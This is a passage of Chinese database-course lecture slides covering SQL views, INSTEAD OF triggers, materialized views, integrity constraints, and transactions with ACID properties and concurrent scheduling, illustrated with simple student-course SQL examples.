 - R_i could itself be a view

9.2.3 视图与触发器

- 视图的特点
 - 虚表，是从一个或几个基本表（或视图）导出的表
 - 只存放视图的定义，不会出现数据冗余
 - 基表中的数据发生变化，从视图中查询出的数据也随之改变

9.2.3 视图与触发器

- 视图的作用
 - 视图能够简化用户的操作
 - 视图使用户能以多种角度看待同一数据
 - 视图对重构数据库提供了一定程度的逻辑独立性
 - 视图能够对机密数据提供安全保护

9.2.3 视图与触发器

- 语句格式

CREATE VIEW

<视图名> [(<列名>** [, **<列名>**]...)]**

AS <子查询>

[WITH CHECK OPTION];

- 其中子查询可以是任意复杂的**SELECT**语句，但通常不允许含有**ORDER BY**子句和**DISTINCT**短语
- **WITH CHECK OPTION**表示对视图进行**UPDATE**，**INSERT**和**DELETE**操作时要保证更新、插入或删除的元组满足视图定义中子查询的**WHERE**子句中的条件表达式

9.2.3 视图与触发器

- 组成视图的属性列名或者全部省略或者全部指定，没有第三种选择。如果省略了视图的各个属性列名，则隐含该视图由子查询中**SELECT**子句目标列中的诸字段组成。下列三种情况下必须明确指定组成视图的所有列名：
 - 某个目标列不是单纯的属性名，而是聚集函数或列表表达式
 - 多表连接时选出了几个同名列作为视图的列
 - 需要在视图中为某个列启用更合适的名字

9.2.3 视图与触发器

- 若一个视图是从单个表导出的，并且只是去掉了表的某些行和某些列，但保留了主码，称这类视图为行列子集视图
- 例：建立计算机系学生的视图

```
CREATE VIEW S_CS
```

```
AS
```

```
SELECT Sno, Sname, Sage
```

```
FROM S
```

```
WHERE Sdept= 'CS';
```

9.2.3 视图与触发器

- WITH CHECK OPTION

- 通过视图进行增删改操作时，不得破坏视图定义中的谓词条件（即子查询中的条件表达式）

```
CREATE VIEW CS_S
```

```
AS
```

```
SELECT Sno, Sname, Sage
```

```
FROM S
```

```
WHERE Sdept= 'CS'
```

```
WITH CHECK OPTION;
```

9.2.3 视图与触发器

- 修改操作：DBMS自动加上Sdept= 'CS'的条件
- 删除操作：DBMS自动加上Sdept= 'CS'的条件
- 插入操作：DBMS自动检查Sdept属性值是否为'CS'
- 如果不是，则拒绝该插入操作
- 如果没有提供Sdept属性值，则自动定义Sdept为'CS'

9.2.3 视图与触发器

- 视图可以建立在
 - 单个表
 - 多个表 (基于多个基表的视图)
 - 一个或多个视图 (基于视图的视图)
 - 表和视图

9.2.3 视图与触发器

- 定义基本表时，为了减少数据库中的冗余数据，表中只存放基本数据，由基本数据经过各种计算派生出的数据一般不存储
- 由于视图中的数据并不实际存储，所以定义视图时可以根据应用的需要，设置一些派生属性列。这些派生属性由于在表中并不实际存在也称它们为虚拟列。带虚拟列的视图也称为带表达式的视图

9.2.3 视图与触发器

- 例：定义一个反映学生出生年份的视图

```
CREATE VIEW BT_S(Sno, Sname, Sbirth)
AS
SELECT Sno, Sname, 2018-Sage
FROM S
```

9.2.3 视图与触发器

- 用带有聚集函数和**GROUP BY**子句的查询来定义视图，这种视图称为**分组视图**
- 例：将学生的学号及他的平均成绩定义为一个视图，假设**SC**表中“成绩”列**Grade**为数字型

```
CREAT VIEW S_G(Sno, Gavg)
```

```
AS
```

```
SELECT Sno, AVG(Grade)
```

```
FROM SC
```

```
GROUP BY Sno;
```

9.2.3 视图与触发器

- 一类不易扩充的视图
 - 以 **SELECT *** 方式创建的视图可扩充性差，应尽可能避免
 - 例：将S表中所有女生记录定义为一个视图

```
CREATE VIEW
```

```
    F_S1(stdnum, name, sex, age, dept)
```

```
AS SELECT *
```

```
FROM S
```

```
WHERE Ssex='女';
```

- 缺点：修改基表S的结构后，S表与F_S1视图的映象关系被破坏，导致该视图不能正确工作

思考：这类视图违背了数据的什么独立性？

9.2.3 视图与触发器

- 删除视图

DROP VIEW <视图名>;

- 该语句从数据字典中删除指定的视图定义
- 由该视图导出的其他视图定义仍在数据字典中，但已不能使用，必须显式删除
- 删除基表时，由该基表导出的所有视图定义都必须显式删除
- 例：删除视图S_CS

DROP VIEW S_CS;

9.2.3 视图与触发器

- 从用户角度：查询视图与查询基本表相同
 - 例：在计算机系学生的视图中找出年龄小于19岁的学生的学号和年龄

```
SELECT Sno, Sage FROM S_CS WHERE Sage<19
```
 - DBMS执行对视图的查询时，首先将其转化成基本表，然后再在基本表上执行查询操作。本例转换后的查询语句为：

```
SELECT Sno, Sage  
FROM S  
WHERE Sdept = 'CS' AND Sage < 19;
```


9.2.3 视图与触发器

- 在一般情况下，视图查询的转换是直接了当的。但有些情况下，这种转换不能直接进行，查询时就会出现问題
 - [例]在S_G视图中查询平均成绩在90分以上的学生学号和平均成绩


```
SELECT *  
FROM S_G  
WHERE Gavg >= 90;
```

- S_G视图定义:

```
CREATE VIEW S_G (Sno, Gavg)  
AS  
    SELECT Sno, AVG(Grade)  
    FROM SC  
    GROUP BY Sno;
```



```
SELECT Sno, AVG(Grade)  
FROM SC  
WHERE AVG(Grade) >= 90  
GROUP BY Sno;
```



```
SELECT Sno, AVG(Grade)  
FROM SC  
GROUP BY Sno  
HAVING AVG(Grade) >= 90;
```

9.2.3 视图与触发器

- 更新视图是指通过视图来插入（**INSERT**）、删除（**DELETE**）和修改（**UPDATE**）数据
- 由于视图是不实际存储数据的虚表，因此对视图的更新，最终要转换为对基本表的更新

9.2.3 视图与触发器

- [例]在计算机系学生视图中，将学号为2000012的学生的姓名改为李大勇

```
UPDATE S_CS
```

```
SET Sname= '李大勇'
```

```
WHERE Sno= '2000012';
```

- 转换后的更新语句为：

```
UPDATE S
```

```
SET Sname= '李大勇'
```

```
WHERE Sno= '2000012' AND Sdept= 'CS';
```


9.2.3 视图与触发器

- 一些视图是不可更新的，因为对这些视图的更新不能唯一地有意义地转换成对相应基本表的更新

```
UPDATE S_G
```

```
SET Gavg=90
```

```
WHERE Sno= '2000012';
```

- 无法将其转换成对基本表SC的更新

9.2.3 视图与触发器

- 视图修改
 - 视图 V 可以像基本表一样修改吗？
 - Doesn't make sense: V is not stored
 - Has to make sense: views are some users' entire “view” of the database
 - Solution: Modifications to V rewritten to modify base tables
 - One-to-Many translations

9.2.3 视图与触发器

- Modifications to V rewritten to modify base tables
- (1) Rewriting process specified explicitly by view creator [**Instead-of triggers**]
 - + Can handle all modifications
 - No guarantee of correctness (or meaningful)
- (2) Restrict views + modifications so that translation to base table modification is meaningful and unambiguous [**SQL standard**]
 - + No user intervention
 - Restrictions are significant

9.2.3 视图与触发器

```
Create view MathGrade (Sno, Sname, Grade)
AS SELECT S.Sno, Sname, Grade
FROM S, SC
WHERE S.Sno=SC.Sno AND SC.Cno= 'C02';
```

9.2.3 视图与触发器

- MathGrade (Sno, Sname, Grade)

Create trigger **MathGradeDelete**

Instead of delete on **MathGrade**

Referencing **Old Row** As **O**

For Each Row

Delete from **SC** where **Sno** = **O.Sno** and **SC.Cno** =
'C02';

9.2.3 视图与触发器

- MathGrade (Sno, Sname, Grade)

Create trigger **MathGradeUpdate**

Instead of update of Sname on **MathGrade**

Referencing **New Row As N**

For Each Row

Update **S**

Set **Sname** = N.Sname

Where **Sno** = N.Sno

9.2.3 视图与触发器

- MathGrade (Sno, Sname, Grade)

Create trigger **MathGradeInsert1**

Instead of insert on **MathGrade**

Referencing **New Row As N**

For Each Row

Insert Into **SC(Sno, Cno, Grade)**

Values(**N.Sno**, 'C02', **N.Grade**)

9.2.3 视图与触发器

- MathGrade (Sno, Sname, Grade)
- 视图修改语义取决于用户

Create trigger **MathGradeInsert2**

Instead of insert on **MathGrade**

Referencing **New Row As N**

For Each Row

Insert Into **S(Sno, Sname)** Values(**N.Sno, N.Sname**)

Insert Into **SC(Sno, Cno, Grade)** Values(**N.Sno,**
'C02', N.Grade)

9.2.3 视图与触发器

- Instead of Trigger在不同数据库系统上的实现
 - Works for SQLite
 - PostgreSQL uses different rules/trigger syntax
 - MySQL doesn't support rule-based view modifications
 - SQL Server?

9.2.3 视图与触发器

- Automatic View Modifications
- SQL standard for “updatable views”
 - **Select** (no **Distinct**) on single table **T**
 - Attributes not in view can be ‘**NULL**’ or have default value
 - Subqueries must not refer to **T**
 - No **Group by** or **aggregation**
- **With Check Option**

9.2.3 视图与触发器

- MovieStar(NAME, address, gender, birthdate)
- MovieExecutive(LICENSE#, name, address, netWorth)
- Studio(NAME, address, presidentLicense#)

根据SQL标准，下列哪些是updatable view? **A**

- A. A view "ExecNums" containing a list of license numbers (no duplicates) of all executives
- B. A view "GenderBalance" containing the number of male and number of female movie stars
- C. A view "SameBirthday" containing pairs of movie star names where the movie stars have the same birthdate
- D. A view "Birthdays" containing a list of birthdates (no duplicates) belonging to at least one movie star

9.2.3 视图与触发器

- SQL Server可更新视图标准
 - 任何修改（包括 UPDATE、INSERT 和 DELETE 语句）都只能引用一个基表的列
 - 被修改的列不受 GROUP BY、HAVING 或 DISTINCT 子句的影响
 - TOP 在视图的 select_statement 中的任何位置都不会与 WITH CHECK OPTION 子句一起使用

9.2.3 视图与触发器

- SQL Server可更新视图标准

- 视图图中被修改的列必须直接引用表列中的基础数据。不能通过任何其他方式对这些列进行派生，如通过以下方式：

- 聚合函数：AVG、COUNT、SUM、MIN、MAX、GROUPING、STDEV、STDEVP、VAR 和 VARP
 - 计算。不能从使用其他列的表达式中计算该列。使用集合运算符 UNION、UNION ALL、CROSSJOIN、EXCEPT 和 INTERSECT 形成的列将计入计算结果，且不可更新

9.2.3 视图与触发器

- PostgreSQL可更新视图标准

- The view must have exactly one entry in its FROM list, which must be a table or another updatable view.
- The view definition must not contain WITH, DISTINCT, GROUP BY, HAVING, LIMIT, or OFFSET clauses at the top level.
- The view definition must not contain set operations (UNION, INTERSECT or EXCEPT) at the top level.
- All columns in the view's select list must be simple references to columns of the underlying relation. They cannot be expressions, literals or functions. System columns cannot be referenced, either.
- No column of the underlying relation can appear more than once in the view's select list.
- The view must not have the security_barrier property.

<http://www.postgresql.org/docs/current/static/sql-createview.html>

9.2.3 视图与触发器

- Virtual Views → Materialized Views (物化视图)
 - Hide some data from some users
 - Make some query easier / more natural
 - Modularity of database access
 - Improve query performance

9.2.3 视图与触发器

- Materialized Views

- View $V = \text{ViewQuery}(R_1, R_2, \dots, R_n)$
- Create table V with schema of query result
- Execute ViewQuery and put results in V
- Queries refer to V as if it's a table

- But

- V could be very large
- Modifications to $R_1, R_2, \dots, R_n \rightarrow$ recompute or modify V

9.2.3 视图与触发器

- Materialized Views

- Modifications to base data invalidate view

create **materialized** view **Student_Course** as

select **S.Sno** as **Sno**, **Sname**, **C.Cno** as **Cno**, **Cname**,
grade

from **S**, **C**, **SC**

where **S.Sno** = **SC.Sno** and **C.Cno** = **SC.Cno**

9.2.3 视图与触发器

- Modifications on materialized views?
 - Good news: just update the stored table
 - Bad news: base table must stay in synch
 - Same issues as with virtual views
- Materialized views vs. index
 - 提高查询效率
 - 影响数据修改的效率
- SQL Server – indexed views
 - Create a regular view
 - Create a clustered index on that view

<http://stackoverflow.com/questions/3986366/how-to-create-materialized-views-in-sql-server>

<http://www.postgresql.org/docs/current/static/sql-creatematerializedview.html>

9.2.3 视图与触发器

- (Efficiency) benefits of a materialized view depend on
 - Size of data
 - Complexity of view
 - Number of queries using view
 - Number of modifications affecting view
 - Also “incremental maintenance” vs. full recomputation
 - Trade off between query and update
- DBMS自动将使用基表的SQL语句转化为使用materialized view的SQL语句
 - 与索引相同，DBMS自动决定是否采用某一索引

视图与触发器小结

- 视图作用
 - Hide some data from some users
 - Make some query easier / more natural
 - Modularity of database access
 - Improve query performance [Materialized Views]
- 视图修改
 - Instead of trigger
 - 遵循SQL标准，通过With Check Option
 - 不同数据库系统，视图是否可修改标准不同
- 现实系统应用中使用大量视图

9.2.4 完整性约束条件的修改

- SQL允许在任何时候增加、删除一个完整性约束条件，为此首先要对完整性约束条件命名
- 要为完整性约束条件命名，需要在完整性约束条件前增加一个关键字**CONSTRAINT**，后面跟上一个名字

9.2.4 完整性约束条件的修改

将S表的码约束条件命名为SKey

```
CREATE TABLE S
(Sno    CHAR(7) ,
Sname  CHAR(8) NOT NULL,
Ssex   CHAR(2) ,
Sage   SMALLINT,
Sdept  CHAR(20),
CONSTRAINT SKey PRIMARY KEY(Sno));
```

9.2.4 完整性约束条件的修改

- 在表中增加一个完整性约束条件
- 使用关键字ADD
- 举例：增加表S中Ssex只能取'男'和'女'的约束
 - ALTER TABLE S ADD CONSTRAINT Gender
CHECK (Ssex IN ('男', '女'));

9.2.4 完整性约束条件的修改

- 在表中删除一个完整性约束条件
- 使用关键字**DROP**
- 举例：去掉表**S**中的**SKey**限制
 - `ALTER TABLE S DROP CONSTRAINT SKey;`
- 删除触发器
- 使用关键字**Drop Trigger TriggerName**
- 举例：删除触发器**R1**
 - `Drop Trigger R1`

9.2.5 完整性约束条件的检查和违约处理

- RDBMS中检查数据是否满足完整性约束条件的机制称为完整性检查
- 完整性约束条件检查的时机通常是在一条语句执行完后立即检查，这类约束称为立即执行的约束
- 但在某些情况下，完整性检查需要延迟到整个事务执行结束后再进行，这类约束称为延迟执行的约束

9.2.5 完整性约束条件的检查和违约处理

- 举例：表S中已经存在一个学号为2000015的学生，则下列插入语句将由于违反了实体完整性（主码惟一性）而被系统拒绝。

INSERT

INTO S (Sid, Sname, Ssex, Sage, Sdept)

VALUE (2000015, '刘燕', '女', 20, '信息')

思考：这是立即执行的约束，还是延迟执行的约束？

9.2.5 完整性约束条件的检查和违约处理

- 举例：下列插入语句将由于违反了主码不能取空值的约束条件而被系统拒绝

INSERT

INTO S (Sid, Sname, Ssex, Sage, Sdept)

VALUE (NULL, '刘燕', '女', 20, '信息')

9.2.5 完整性约束条件的检查和违约处理

- 参照完整性将两个表中的相应元组联系起来，因此，对被参照表和参照表进行增删改操作时有可能破坏参照完整性
- 当参照完整性被破坏时，系统可以采用以下的策略加以处理
 - 拒绝(reject)
 - 级连(cascade)删除
 - 设置为空值(set-null)

第九章 数据库安全


- 9.1 数据库的安全性
- 9.2 数据库的完整性
- 9.3 数据库的并发控制（OLTP）
 - 9.3.1 事务
 - 9.3.2 事务的并发调度
 - 9.3.3 基于封锁的并发控制方法
- 9.4 数据库的故障恢复

9.3 数据库的并发控制

- 数据库是一个共享资源，可供多个用户使用
 - 串行操作：每个用户存取数据库中的数据在时间上是顺序进行的
 - 并行操作：每个用户存取数据库中的数据在时间上是同时进行的

9.3.1 事务

- 应用需求
 - Concurrent database access
 - Resilience to system failures




9.3.1 事务

- Concurrent database access
 - Execute sequence of SQL statements so they appear to be running in isolation
 - Simple solution: execute them in **isolation**
 - But want to enable concurrency whenever safe to do so
 - Multiprocessor
 - Multithreaded
 - Asynchronous I/O

9.3.1 事务

- Resilience to system failures
 - Guarantee all-or-nothing execution, regardless of failures



9.3.1 事务

- Solution for both concurrency and failures
 - Transaction
- A transaction is a sequence of one or more SQL operations treated as a unit
 - Transaction appear to run in isolation
 - If the system fails, each transaction's changes are reflected either entirely or not at all
 - Transactions are a programming abstraction that enables the DBMS to handle recovery and concurrency for users

9.3.1 事务

- Transaction SQL standard
 - Transaction begins automatically on first SQL statement
 - On “commit” transaction ends and new one begins
 - Current transaction ends on session termination
 - “Autocommit” turns each statement into transaction

9.3.1 事务

- 事务(Transaction)的定义
 - 事务是用户定义的一个数据库操作系列，这些操作要么全部做要么全部不做，是一个不可分割的工作单位
 - 例如，在关系数据库中，一个事务可以是一条SQL语句，一组SQL语句或整个程序。事务和程序不同，通常情况下，一个程序包含多个事务

9.3.1 事务

- 事务
 - BEGIN TRANSACTION
 - COMMIT
 - ROLLBACK
- 事务通常以BEGIN TRANSACTION开始，以COMMIT或ROLLBACK结束
 - COMMIT表示提交，即提交事务的所有操作。具体地说就是将事务中所有对数据库的更新写回到磁盘上的物理数据库中去，事务正常结束
 - ROLLBACK表示回滚，即在事务运行的过程中发生了某种故障，事务不能继续执行，系统将事务中对数据库的所有已完成的更新操作全部撤消，滚回到事务开始时的状态

9.3.1 事务

- Transaction Rollback (= Abort)
 - Undoes partial effects of transaction
 - Can be system- or client-initiated
- Begin Transaction;
- <get input from user>
- SQL commands based on input
- <confirm results with user>
- If ans = 'ok' Then commit; Else Rollback

9.3.1 事务

- 例：Course增加一个Limit列，用于存储允许选修这门课程的最大人数。当有一个学生报名选修这门课程，将其Limit分量上的值减1。如果课程的Limit分量的值等于0时，就不允许其它的学生选修这门课程
 - INSERT INTO SC VALUES('2000113','1024', NULL);

9.3.1 事务

SQL Server例子:

```
DECLARE @num smallint          --声明变量
BEGIN TRANSACTION --开始事务
INSERT INTO SC VALUES('2000113','1024',NULL);
SELECT @num = Limit            --取出选课人数限制
FROM Course
WHERE Cno = '1024';
IF @num = 0                    --选课人数已满
    ROLLBACK TRANSACTION --回滚事务
ELSE
    BEGIN
        UPDATE Course SET Limit = @num - 1 WHERE Cno = '1024';
        COMMIT TRANSACTION --提交事务
    END
```


9.3.1 事务

- In “ad-hoc” SQL:
 - Default: each statement = one transaction
- In a program, multiple statements can be grouped together as a transaction
- Grouping user actions (reads & writes) into coherent transactions helps with two goals:
 - **Recovery & Durability**: Keeping the DBMS data consistent and durable in the face of crashes, aborts, system shutdowns, etc.
 - **Concurrency**: Achieving better performance by parallelizing TXNs without creating anomalies

9.3.1 事务

- 事务的四个特性(ACID):
 - 原子性 (Atomicity)
 - 一致性 (Consistency)
 - 隔离性 (Isolation)
 - 持久性 (Durability)

9.3.1 事务

- 原子性
 - 一个事务中的所有操作，是一个逻辑上不可分割的单位。系统在执行事务的时候，要么全部执行该事务中所有的操作，要么一个也不做
 - 例如，商品配送事务的所有操作要么全部都做（**COMMIT TRANSACTION**），要么全部都不做（**ROLLBACK TRANSACTION**）
 - Each transaction is “all-or-nothing”, never left half done

9.3.1 事务

- 一致性
 - 事务执行的结果必须使数据库从一个一致性状态变到另一个一致性状态
 - Each client, each transaction can assume all constraints hold when transaction begins, must guarantee all constraints hold when transaction ends
 - Serializability → constraints always hold

9.3.1 事务

- 隔离性
 - 为了提高事务的吞吐率，大多数**DBMS**允许同时执行多个事务
 - 在多个事务同时执行的情况下，由于事务要存取数据库中的共享数据，所以事务之间会相互干扰
 - **DBMS**要保证多个事务的并发执行的效果要等同于系统一次只执行一个事务，一个事务执行完毕，再执行下一个事务，即串行执行事务的效果
 - **Serializability** (可串行性)
 - Operations may be interleaved, but execution must be equivalent to **some sequential (serial) order** of all transactions

9.3.1 事务

- 持久性
 - 指一个事务一旦提交，它对数据库中数据的改变就应该是永久的。接下来的其他操作或故障不应该对其有任何影响
 - If system crashes after transaction commits, all effects of transaction remain in database


9.3.1 事务

- 事务的这四个特性一般简称为事务的**ACID**特性。保证事务的**ACID**特性是事务处理的重要任务其中：
 - 事务的原子性和持久性由**DBMS**系统的**恢复机制**来保证
 - 事务的隔离性是由**DBMS**系统的**并发控制机制**实现的
 - 事务的一致性是由事务管理机制的综合机制包括**并发控制机制**和**恢复机制**共同保证的。当然前提是用户在定义事务的时候，事务逻辑是准确的

9.3.1 事务




- ACID is contentious (有争议的)!
- Many debates over ACID (无论过去还是现在)
- Many newer “NoSQL” DBMSs relax ACID
- In turn, now “NewSQL” reintroduces ACID compliance to NoSQL-style DBMSs...



9.3.1 事务

The evolving database landscape



9.3.2 事务的并发调度

- 调度：是指按照某种顺序执行一系列操作，这些操作可能来自于不同事务，也可能来自同一个事务
 - 如果多个事务一个接一个地运行，执行完一个事务的所有操作以后才去执行下一个事务的操作，这样的调度称作**串行调度**
 - 如果多个事务同时交叉地并行执行，则称事务的调度为**并发调度**

9.3.2 事务的并发调度

- 串行调度
 - 优点：容易实现
 - 缺点：没有充分利用系统的资源，单位时间内执行的事务个数很少
 - 为了发挥数据库共享资源的特点，应该允许对多个事务进行并发调度
- 假设用户C1依次执行事务T1和T2，用户C2同时依次执行事务T3和T4，存在多少种等价的事务串行调度？ 6

9.3.2 事务的并发调度

- 并发带来的数据不一致性
- 常见例子：飞机订票系统中的订票操作
 - 甲售票员读出某航班的机票余额 A ，设 $A=16$
 - 乙售票员读出同一航班的机票余额 A ，也为16
 - 甲售票点卖出一张机票，修改机票余额 $A \leftarrow A-1$ ，所以 $A=15$ ，把 A 写回数据库
 - 乙售票点也卖出一张机票，修改机票余额 $A \leftarrow A-1$ ，所以 $A=15$ ，把 A 写回数据库
- 问题：明明卖出两张机票，但数据库中机票余额只减少1

9.3.2 事务的并发调度

- 上例中的不一致性是由甲乙两个售票员并发操作引起的
- 在并发操作情况下，对甲、乙两个事务的操作序列的调度是随机的
- 若按上面的调度序列执行，甲事务的修改就被丢失。这是由于第4步中乙事务修改A并写回后覆盖了甲事务的修改

9.3.2 事务的并发调度

